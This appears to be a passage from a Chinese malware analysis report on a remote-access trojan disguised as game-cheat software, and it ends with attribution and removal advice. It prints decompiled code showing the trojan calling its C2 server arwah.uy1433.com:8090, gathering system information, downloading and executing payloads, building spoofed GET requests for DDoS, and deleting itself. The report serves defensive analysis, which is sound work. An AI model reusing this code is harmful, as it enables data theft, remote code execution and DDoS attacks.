              (LPTHREAD_START_ROUTINE)CommunicateWithHackerHost_DownloadData_ExecutePE_403FA6,
              0,
              0,
              0);
  WaitForSingleObject(0, 0xFFFFFFFF);       // 等待线程执行完毕
  CloseHandle(0);
  ((void (__stdcall *)(_DWORD))v2)(0);
}
Sleep(500u);
```

所连接的 URL 为 arwah.uy1433.com:8090，连接成功后会首先收集本机的大量信息，包括 CPU、内存、网络适配器、物理接口、操作系统版本、CPU 启动时长等。

```
result = ConnectToURL_403F22();             // 尝试连接URL：arwah.uy1433.com
dword_408244 = result;
if ( result != -1 )
{
  SetSocketParameter_403402(result, 75);    // 设置套接字的属性
  memset(&Dst, '\0', 0xB0u);
  GatherDetailedPCInfo_405150((int)&Dst);   // 获取本机的各种详细信息，设置本机网关为0，方便任何IP进行访问
  if ( LoadLibrary_hra33DLL_403455() == 1 ) // 尝试获取hra33.dll库文件
    v52 += 2;
  v53 += 3;
  v54 += 4;
  *(_DWORD *)buf = 176;
  v38 = 119;
  memcpy(Parameters, &Dst, 0xB0u);
  if ( send(0, buf, 184, '\0') != -1 )      // 向已经连接的Socket发送数据，如果无错误，返回值为所发送数据的总数
  {
```

```
00403F62   FF55 FC        call dword ptr ss:[ebp-0x4]      ws2_32.ntohs
00403F65   68 FC194000    push 1.004019FC                  ASCII "arwah.uy1433.com"
00403F6A   66:8945 EE     mov word ptr ss:[ebp-0x12],ax
00403F6E   E8 5D1D0000    call 1.00405CD0                  获取arwah.uy1433.com的信息
00403F73   59             pop ecx                          1.004019FC
00403F74   8945 F0        mov dword ptr ss:[ebp-0x10],eax
```

远程连接的地址为 arwah.uy1433.com，端口为 8090

```
v0 = LoadLibraryA("WS2_32.dll");
htons = GetProcAddress(v0, "htons");        // 函数 htons 是将整形变量从主机字节顺序变换为网络字节顺序
v1 = LoadLibraryA("WS2_32.dll");
closesocket = GetProcAddress(v1, "closesocket");
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = ((int (__stdcall *)(signed int))htons)(8090);// 端口8090
*(_DWORD *)&name.sa_data[2] = getURLHostInfo_405CD0("arwah.uy1433.com");// C2服务器的地址
v3 = socket(2, 1, 0);
if ( connect(v3, &name, 16) == -1 )         // 远程连接
{
  ((void (__stdcall *)(signed int))closesocket)(v3);
  result = -1;
}
```

窃取用户计算机的信息

```
  RegQueryValueExA(phkResult, "~MHz", 0, &Type, Data, &cbData);// 统计CPU信息，比如HZ
  ((void (__stdcall *)(HKEY))RegCloseKey)(phkResult);
  GetSystemInfo(&SystemInfo);                   // 获取系统信息
  memset(&v28, 0, 0xAu);
  MHz = 'M';
  v30 = 'H';
  v31 = 'z';
  v32 = '\0';
  sprintf(&v28, "%d*%u%s", SystemInfo.dwNumberOfProcessors, *(_DWORD *)Data, &MHz);// CPU数量*Hz
  mbscpy(a1 + 100, &v28);
}
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);                  // 内存信息
v3 = Buffer.ullTotalPhys / 0x400 / 0x400;
*(__int64 *)((char *)&v90 + 2) = v3 + 1;
wsprintfA((LPSTR)(a1 + 68), "%u MB", (_DWORD)v3 + 1, (_DWORD)((v3 + 1) >> 32));// 内存多大
SizePointer = 0;
AdapterInfo = (PIP_ADAPTER_INFO)malloc(0x280u);
if ( GetAdaptersInfo(AdapterInfo, &SizePointer) == 111 )
{
  free(AdapterInfo);
  AdapterInfo = (PIP_ADAPTER_INFO)malloc(SizePointer);
}
if ( !GetAdaptersInfo(AdapterInfo, &SizePointer) )// 获取网络适配器信息
{
  while ( AdapterInfo )
  {
    if ( strcmp(AdapterInfo->GatewayList.IpAddress.String, "0.0.0.0") )// 网关设为0.0.0.0，表示服务器监听在本机的所有IP地址上
    {
      pIfTable = 0;
      pdwSize = 0;
      v11 = 0;
      v9 = EnumLocalPhysicalInterFace_405A4E(0, &pdwSize, 1);// 枚举本机的物理接口
```

从黑客服务器下载文件来更新 hra33.dll

```
memset(buf, '\0', 0x400u);
if ( !ReceiveDataFromTCP_4036C8(0, (int)buf, 8) || !ReceiveDataFromTCP_4036C8(0, (int)Parameters, *(int *)buf) )// 从黑客服务器接收返回数据
  break;
if ( v38 > 6 )
{
  switch ( v38 )
  {
    case 0x10u:
      CmdLine = '\0';
      memset(&v26, 0, 0x100u);
      v27 = 0;
      v28 = 0;
      v33 = '\0';
      memset(&v34, 0, 0x7Cu);
      v35 = 0;
      v36 = 0;
      ((void (__stdcall *)(signed int, CHAR *))GetTempPathA)(260, &CmdLine);// 获取临时文件的指定路径
      CPUBootTime = GetTickCount();
      wsprintfA(&v33, "%d", CPUBootTime);
      ((void (__stdcall *)(CHAR *, CHAR *))lstrcatA)(&CmdLine, &v33);
      v18 = LoadLibraryA(&LibFileName_urlmonDLL);
      URLDownloadToFileA_1 = GetProcAddress(v18, &URLDownloadToFileA);
      ((void (__stdcall *)(_DWORD, CHAR *, CHAR *, signed int, _DWORD))URLDownloadToFileA_1)(// 执行下载到文件
        '\0',
        Parameters,
        &CmdLine,
        10,
        '\0');
      if ( v38 == 17 )
        v20 = 5;
      else
        v20 = 0;
      WinExec(&CmdLine, v20);           // 执行填充好的恶意程序
      break;
    case 0x12u:
      // 打开互斥体，执行恶意程序
      v8 = OpenMutexA(0x1F0001u, '\0', ".Net CLR");
```

```
LABEL_10:
    CloseHandle(HandleOfSubKey);
    return 0;
  }
  if ( !ReadFile(HandleOfSubKey, v10, nNumberOfBytesToRead, &nNumberOfBytesToRead, 0) )// 读取文件
  {
    GlobalFree(RegCloseKey);
    goto LABEL_10;
  }
  CloseHandle(HandleOfSubKey);                  // 关闭SubKey的句柄
  HandleOfhra33DLL_ForOther2API = (CHAR *)BeginUpdateResourceA(pFileName, 0);// 更新/替换 hra33.dll 中的资源，0表示不删除现有资源
  pFileNamea = HandleOfhra33DLL_ForOther2API;
  if ( HandleOfhra33DLL_ForOther2API )
  {
    lstrcpyA = (FARPROC)UpdateResourceA(        // 修改资源文件102为MZ+buf ，成功返回TRUE
                          HandleOfhra33DLL_ForOther2API,// 被更新文件的句柄
                          (LPCSTR)10,
                          (LPCSTR)102,
                          0,
                          RegCloseKey,          // lpData 要插入到hUpdate指示的文件中的资源数据
                          nNumberOfBytesToRead);// lpData中资源数据的大小
    if ( lstrcpyA )
    {
      v13 = lstrlen(".Net CLR");
      lstrcpyA = (FARPROC)UpdateResourceA((HANDLE)pFileNamea, (LPCSTR)0xA, (LPCSTR)'e', 0, ".Net CLR", v13 + 1);// 修改资源文件10
    }
    if ( EndUpdateResourceA((HANDLE)pFileNamea, 0) )// 终止在可执行文件中的资源更新，成功返回非0
      v6 = lstrcpyA;
  }
  GlobalFree(RegCloseKey);
  return v6;
```

将下载的文件构造随机的文件名

```
((void (__stdcall *)(signed int, char *))GetTempPathA)(260, &Dest);
name = GetRandomNumber_405C90(0x1Au) + 'a';// 生成随机文件名
name_1 = GetRandomNumber_405C90(0x1Au) + 'a';
name_2 = GetRandomNumber_405C90(0x1Au) + 'a';
name_3 = GetRandomNumber_405C90(0x1Au) + 'a';
name_4 = GetRandomNumber_405C90(0x1Au);
wsprintfA(&v29, "%c%c%c%c%ccn.exe", name_4 + 'a', name_3, name_2, name_1, name);// 构造程序名.exe
```

尝试启动 iexplore.exe

```
iexplore.exe = 'i';
v58 = 'e';
v59 = 'x';
v60 = 'p';
v61 = 'l';
v62 = 'o';
v63 = 'r';
v64 = 'e';
v65 = '.';
v66 = 'e';
v67 = 'x';
v68 = 'e';
v69 = '\0';
open = 'o';
v111 = 'p';
v112 = 'e';
v113 = 'n';
v114 = '\0';
v7 = GetDesktopWindow();
ShellExecuteA(v7, &open, &iexplore.exe, Parameters, (LPCSTR)'\0', 1);// 启动iexplore.exe
break;
```

构造 Get 请求，尝试以 gzip 的方式压缩网络传输数据，减小传输数据量

```
case 5:
  v2 = MakeURLGetRequest_407050;            // 构造Get请求，以gzip的方式压缩网络传送数据
  v1 = (DWORD (__stdcall *)(LPVOID))(*((_DWORD *)lpParameter + 67) == 1 ? (unsigned int)MakeCommandLineOrder_GetRequest_406C60 : 0);// 构造CommandLine命令，构造Get请求
  break;
case 6:
  v2 = MakeCommandLine_GETRequest_406A60;   // 构造CommandLine命令，构造Get请求
  break;
case 7:
  v2 = MakeCommandLineOrder_GetRequest_406C60;// 构造Get请求，利用正则表达式匹配，方便执行DDOS攻击
  break;
case 8:
  v2 = initMemory_407200;                   // 内存初始化
  break;
```

```
if ( *(_DWORD *)hostshort == 80 )
{
  v2 = GetRandomNumber_405C90(2u) + 5;
  v3 = GetRandomNumber_405C90(2u);
  wsprintfA(                                    // 表示希望接收的数据类型是：gif、bitmap、jpeg、Flash、Excel、PPT、Word
                                                //
                                                // 以gzip的方式压缩网络传输数据，减少网络传输量
                                                //
                                                // 伪造浏览器正常发送的请求
    &buf,
    "GET %s HTTP/1.1\r\n"
    "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-exc"
    "el, application/vnd.ms-powerpoint, application/msword, */*\r\n"
    "Accept-Language: zh-cn\r\n"
    "Accept-Encoding: gzip, deflate\r\n"
    "User-Agent:Mozilla/4.0 (compatible; MSIE %d.0; Windows NT %d.1; SV1)\r\n"
    "Host: %s\r\n"
    "Connection: Keep-Alive\r\n"
    "\r\n",
    &v17,
    v3 + 7,
    v2,
    &cp);
```

该木马还具有 DDOS 攻击的功能，通过正则表达式为抓到的大量不同的“肉鸡”构造不同的 Get 请求，配合打开的 IE 浏览器，可以进行 DDOS 攻击。

```
Get_ixPlor_Path_405D10((int)&Get_ixPlor_Path_v20);// 拼接得到一个路径C:Windows\\System32\\Program Files\\Inrn Explorr\\iexplore.exe
wsprintfA(&CommandLine, "%s %s%s", &Get_ixPlor_Path_v20, &cp, &v17);// 拼接命令到 CommandLine
StartupInfo.cb = 68;                            // 包含STARTUPINFO结构中的字节数
memset(&StartupInfo.lpReserved, 0, 0x40u);      // lpReserved字段必须初始化NULL
StartupInfo.wShowWindow = 0;                    // 设定子应用程序的窗口显示信息
StartupInfo.dwFlags |= 1u;
if ( v19 == 1 )
{
  strcpy(                                       // 利用正则表达式匹配出Get请求信息
    &CommandLine,
    "GET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^"
    "&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%"
    "^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.ht"
    "mGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#"
    "^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$###$"
    "%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.h"
    "tmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$"
    "#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##"
    "$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htm");
}
```

没用的连接尝试

```
v3 = socket(2, 1, 0);
if ( connect(v3, &name, 16) == -1 )             // 远程连接
{
  ((void (__stdcall *)(signed int))closesocket)(v3);
  result = -1;                                  只是尝试连接而已，未做坏事
}
```

6、删除注册表项、删除自身文件

```
sprintf(&pszSubKey, "%s%s", &v116, ".Net CLR");// pszSubKey的值为 SYSTEM\\CurrentcontrolSet\\Services\\.Net CLR
SHDeleteKeyA(HKEY_LOCAL_MACHINE, &pszSubKey);// 删除该键值
((void (__cdecl *)(_DWORD))closesocket)(0);
DelFile_SetProcThreadPriority_4034CB();// 删除自身文件
WinExec(&Dest, '\0');
ExitProcess('\0');
```

```
GetModuleFileNameA(0u, &Filename, 0x104u);    // 获得自身进程的路径
GetShortPathNameA(&Filename, &Filename, 0x104u);// 获得短路径名
GetEnvironmentVariableA("COMSPEC", &Buffer, 0x104u);// COMSPEC就是C:\windows\system32\cmd.exe
((void (__stdcall *)(char *, const char *))lstrcatA)(&v8, "/c del ");// 自删除源文件
((void (__stdcall *)(char *, CHAR *))lstrcatA)(&v8, &Filename);// 拼接
((void (__stdcall *)(char *, const char *))lstrcatA)(&v8, " > nul");// 关闭回显
```

六、样本溯源

根据分析得到的远控 C2 服务器地址 arwah.uy1433.com，查询得到其 IP 地址为 120.197.89.235，归属地为中国广东(广州移动)。

七、查杀方案

1、该木马的传播以“xx 外挂”、“xx 过检测器”等辅助软件作为躯壳欺骗用户，切勿信以为真。
2、发现来历不明的软件最高通过正规厂商的杀毒防护软件进行扫描，确定其安全性。
3、下载软件要从软件的官网或者正规的第三方可信来源进行下载。

八、总结

该远程控制木马的特点在于，能将所控制的计算机作为日后进行定向 DDOS 攻击的“傀儡”，同时能够在局域网内进行横向传播和感染，危害性较大。建议用户不要下载网络上来路不明的“吃鸡辅助”等软件，同时安装杀毒软件，及时更新病毒库。